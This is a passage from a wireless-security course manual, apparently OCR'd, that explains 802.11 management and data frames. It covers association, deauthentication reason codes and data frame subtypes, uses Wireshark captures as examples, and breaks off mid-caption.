

Figure 3-25 - Association Request Capture

Above, we can see the station sending an association request to the AP along with the ESSID ("Appart") of the AP.

3.3.3.2 Reassociation Request

A reassociation request has a structure that is nearly identical to the association request except that it also has a *Source Address* field as shown in Figure 3-26 below.



Figure 3-26 - Reassociation Frame Structure

3.3.3.3 Association Response

Access points respond to an association request with an Association Response either rejecting or accepting the association request. The association response has the following structure.



Figure 3-27 - Association Response Structure

In Figure 3-28 below, we have a capture of a successful association response as can be seen by the highlighted status code of "Successful".



Figure 3-28 - Successful Association Response

3.3.4 Disassociation/Deauthentication

Capture File: http://www.offensive-security.com/wifu/deauthentication.pcap

The process of disassociation and deauthentication is very important as we will see later in this course. A deauthentication frame has the structure shown in Figure 3-29 below.



Figure 3-29 - Deauthentication Frame Structure

The table below outlines different values that can be used for the Reason code in the frame.

Reason Code	Description	Meaning
0	No Reason Code	Normal operation
1	Unspecified Reason	Client associated but no longer authorized
2	Previous Authentication no longer valid	Client associated but not authorized
3	Deauthentication Leaving	Deauthenticated because sending STA is leaving IBSS or ESS
4	Disassociation Due to Inactivity	Client session timeout exceeded
5	Disassociation AP Busy	AP is busy and unable to handle currently associated clients
6	Class2 Frame from Non-Authenticated Station	Client attempted to transfer data before it was authenticated
7	Class3 Frame from Non-Associated Station	Client attempted to transfer data before it was associated
8	Disassociation STA has Left	STA is leaving or has left BSS
9	STA Request Association Without Authentication	STA (re)association is not authenticated with responding station
…	…	…
99	Missing Reason Code	Client momentarily in an unknown state

In Figure 3-30 below, we have a Wireshark capture of a legitimate deauthentication frame sent by the AP with the reason code of 2, Previous Authentication Not Valid.



Figure 3-30 - Legitimate Deauthentication Frame

The following deauthentication frame was sent by Aireplay-ng to the BSSID 00:11:22:33:44:55. It uses the reason code of 3, Deauthentication Leaving.



Figure 3-31 - Deauthentication Frame Sent by Aireplay-ng

3.3.5 ATIM

ATIM frames are only used in ad-hoc networks. A station uses this frame to notify the recipient that is has buffered data to send. Figure 3-32 shows the ATIM frame structure.



Figure 3-32 - ATIM Frame Structure

3.3.6 Action Frames

IEEE 802.11h adds support for action frames that trigger specific measurements. Spectrum management measurements are taken, gathered, and eventually a channel change switch is requested. These frames are not very common and thus will not be discussed in detail. Figure 3-33 displays a diagram of an action frame.



Figure 3-33 - Action Frame Structure

3.4 Data Frames

There are a number of different types of data frames. The table below will help you in remembering them.

Type Field	Subtype Field	Description
2	0	Data
2	1	Data + CF ACK
2	2	Data + CF Poll
2	3	Data + CF ACK + CF Poll
2	4	Null Function (No Data)
2	5	CF ACK (No Data)
2	6	CF Poll (No Data)
2	7	CF ACK + CF Poll (No Data)
2	8	QoS Data
2	9	QoS Data + CF ACK
2	10	QoS Data + CF Poll
2	11	QoS Data + CF ACK + CF Poll
2	12	QoS Null (No Data)
2	13	Reserved
2	14	QoS CF Poll (No Data)
2	15	QoS CF ACK + CF Poll (No Data)

3.4.1 Most Common Frames

The most common frames you'll encounter are data and null frames so we will review both of them.

3.4.1.1 Data Frame

Capture File: http://www.offensive-security.com/wifu/data_packets_dhcp.pcap

The purpose of a data frame is to transfer data from an upper layer of a station to another wireless or wired station on the network.

Let's take a look at a DHCP request-response (UDP) captured on an open network.

In the first frame shown in Figure 3-34, we see the beacon of the "Appart" network that is transmitting on channel 3 and uses 802.11b rates.



Figure 3-34 Beacon from the AP

In frame 2, we have the DHCP request sent from the wireless client to the AP.



Figure 3-35 - DHCP Request from 